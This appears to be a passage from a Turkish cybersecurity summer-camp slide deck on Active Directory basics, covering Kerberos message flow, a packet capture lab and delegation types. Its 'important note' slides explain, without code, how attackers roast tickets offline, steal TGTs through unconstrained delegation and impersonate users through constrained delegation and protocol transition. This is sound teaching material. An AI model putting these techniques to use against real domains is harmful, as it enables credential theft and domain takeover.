
- Son aşamada istemci elde ettiği ST biletini de kullanarak erişmek istediği sunucuya AP-REP isteği gerçekleştirmektedir.
- Bu istek içerisinde de ST biletı ve Service Session Key ile şifrelenmiş istemci adı ve zaman damgası bulunmaktadır.
- Sunucu bu bilgileri deşifre edip doğruladıktan sonra yetkilendirme kontrolünü gerçekleştirmektedir. Eğer kullanıcının erişim yetkisi varsa kullanıcı başarıyla servise erişebilecektir.
- Bu pakete cevap olarak da bilgilendirme amaçlı AP-REP paketi gönderilmektedir. Fakat bu paketin gönderilmesi zorunlu değildir.



Kerberos – AP-REQ

Active Directory Temelleri

```
▼ Kerberos
  ▼ ap-req
    pvno: 5
    msg-type: krb-ap-req (14)
    Padding: 0
    > ap-options: 20000000
  ▼ ticket
    tkt-vno: 5
    realm: FSLAB.LOCAL
    ▼ sname
      name-type: kRB5-NT-SRV-INST (2)
      ▼ sname-string: 2 items
        SNameString: cifs
        SNameString: dc
    ▼ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 5
      cipher: 25cf1e6e74c6dce08823843faa515058ed759e8d916db1072e31bd97bb759164ae922be5...
  ▼ authenticator
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    cipher: 8b7bd2272e4765ea6b99fd78cf11e3dc69166b472ae6ff49b54b8b18709dfe7e56201f56...
```



Kerberos – Özeti

Active Directory Temelleri

- **AS-REQ = İstemci** -> Encrypt(Alice[NTHash] , Authenticator) + Alice + fslab.local -> **KDC**
- **AS-REP = KDC** -> Encrypt(KRBtgt[NTHash] , TGT + SK1) + Encrypt(Alice[NTHash] , SK1) -> **İstemci**
- **TGS-REQ = İstemci** -> Encrypt(KRBtgt[NTHash] , TGT + SK1) + Encrypt(SK1 , Authenticator) -> **KDC**
- **TGS-REP = KDC** -> Encrypt(ServiceUser[NTHash] , ST + SK2) + Encrypt(SK1 , SK2) -> **İstemci**
- **AP-REQ = İstemci** -> Encrypt(ServiceUser[NTHash] , ST + SK2) + Encrypt(SK2, Authenticator) -> **Server**
- **AP-REP = Server** -> Encrypt(SK2, Authenticator) -> **İstemci**



Önemli Not – Roasting Saldırıları

Active Directory Temelleri

- Objelerin (KRBTGT, Service Account, User) parolası ile şifrelenen veri içeren tüm biletlere offline olarak brute force yapılabilir.
- Bu sayede eğer parola basitse plain-text olarak ele geçirilebilir.



SİBER GÜVENLİK YAZ KAMPI

Uygulama #3

Active Directory Temelleri


- WS01 sunucusu üzerinde oturum açınız.
- klist komutu ile sunucu üzerindeki biletleri inceleyiniz.
- https://github.com/forestallio/Kerberos/raw/master/pcap/KRB_WSMAN.pcapng adresindeki pcap dosyasını indirerek Kerberos trafiğini Wireshark aracı ile inceleyiniz.



Kerberos Double Hop Sorunu

Active Directory Temelleri


- Kerberos protokolü doğası gereği erişilen sunucunun istemcinin kimlik bilgileri ile farklı sunuculara erişmesini engellemektedir.
- Örneğin bir IIS sunucusu Kerberos protokolü sonucunda erişen istemci bilgilerini MSSQL veritabanı sunucusuna erişim sağlarken kullanamamaktadır.
- Bu durum da Double Hop olarak adlandırılmaktadır. Microsoft bu problem çözmek adına çeşitli yöntemler geliştirmiştir.
 - Unconstrained Delegation
 - Constrained Delegation
 - Resource Based Constrained Delegation



Unconstrained Delegation


Active Directory Temelleri

- Unconstrained Delegation (Kısıtlamasız Delegasyon) yöntemi ile sunucuya kendisine erişen istemcileri taklit etme (impersonation) yeteneği sağlanmaktadır.
- Fakat isimden de anlaşılacağı üzere bu taklit aşamasında herhangi bir kısıtlama bulunmamaktadır.
- Yani sunucu Active Directory ortamındaki tüm servislere erişirken bu taklit yeteneğini kullanabilmektedir.
- Bu işlemin gerçekleşebilmesi için Kerberos protokolünün son aşamasında istemci, sunucuya TGT biletini de göndermektedir. Sunucu da bu biletin kullanarak diğer servis için gerekli ST biletini DC'den almaktadır.



Unconstrained Delegation

Active Directory Temelleri



Önemli Not – Unconstrained Delegation Zafiyeti

Active Directory Temelleri


- Saldırganlar Unconstrained Delegation opsyonu aktif olan sunucuya ele geçirirse bu sunucuya erişen tüm objelerin (Kullanıcı, Bilgisayar vb) TGT biletini ele geçirebilmektedir.
- Saldırgan bu sayede bu sunucuya erişen tüm objeleri Active Directory ortamındaki tüm servislere erişirken taklit (impersonate) edebilmektedir.
- Bu durum farklı senaryolarla birleştirildiğinde tüm domainin ele geçirilmesine veya farklı domainlere kolayca sıçranabilmesine sebep olmaktadır.



Constrained Delegation


Active Directory Temelleri

- Constrained Delegation (Kısıtlanmış Delegasyon) yöntemi de Unconstrained Delegation yöntemine benzer şekilde çalışmaktadır.
- Bu sayede sunucu belirli servisler dışındaki servislere erişirken taklit (impersonation) yapamayacaktır.
- Bu işlemin gerçekleşebilmesi sunucu diğer servise erişmek için DC'ye istemcinin ST biletini ile S4U2Proxy isteği yapmaktadır.



Constrained Delegation

Active Directory Temelleri



Önemli Not – Constrained Delegation

Active Directory Temelleri


- Saldırganlar Constrained Delegation opsyonu aktif olan bir sunucuya ele geçirirse bu sunucuya erişen tüm objelerin (Kullanıcı, Bilgisayar vb) **TGS** biletini ele geçirebilmektedir.
- Ticketlar içerisindeki servis bilgisi plain-text olarak iletiliğinden Constrained Delegation'daki servis kısıtı kolay bir şekilde bypass edilebilmektedir. Bu nedenle servis kısıtı geçersiz kalmakta ve Constrained Delegation sadece sunucu kısıtı uygulayabilmektedir.
- Sonuç olarak saldırganlar bu sunucuya erişen objeleri sadece belirlenen sunuculara erişim için taklit (impersonate) edebilmektedir.



Constrained Delegation – Protocol Transition


Active Directory Temelleri

- Constrained Delegation (Kısıtlanmış Delegasyon) Protocol Transition (Protokol Geçişi) yöntemi istemcinin servise Kerberos dışındaki yöntemlerle (NTLM, WebForm vb) bağlanması sırasında kullanım amacıyla geliştirilmiştir.
- Bu nedenle erişilen servis öncelikle kendisi için gerekli ST biletini S4U2Self isteği ile DC sunucusundan alır, daha sonra bu ST biletini ile S4U2Proxy isteği yaparak diğer servis için gerekli ST biletini elde eder.
- Son aşamada elde edilen ST ile ikinci servise de erişilebilmektedir.



Constrained Delegation – Protocol Transition

Active Directory Temelleri



SİBER GÜVENLİK YAZ KAMPİ

 FORESTALL

Önemli Not

Active Directory Temelleri

- Protocol Transition yönteminde istemcinin ilk erişimi Kerberos ile olmadığı için sürecin bir şekilde Kerberos protokolüne geçirilmesi gerekmektedir.
- S4U2Self ile sadece kullanıcının adı ve domain adı ile gerekli bilet oluşturularak Kerberos sürecine geçilmiş olur.
- Bu sayede, S4U2Self isteği ile Active Directory ortamındaki tüm kullanıcılar hedef sunucu üzerindeki tüm servisler için taklit edilebilmektedir.



Önemli Not – Protocol Transition Zafiyeti

Active Directory Temelleri

- Saldırganlar Protocol Transition opsyonu aktif bir sunucuya ele geçirdiğinde hedef olarak belirlenen sunucuya erişirken tüm kullanıcıları taklit (impersonate) edebilmektedir.
- Bu yöntemde saldırının gerçekleştirilebilmesi için herhangi bir objenin erişimine gerek kalmamaktadır.

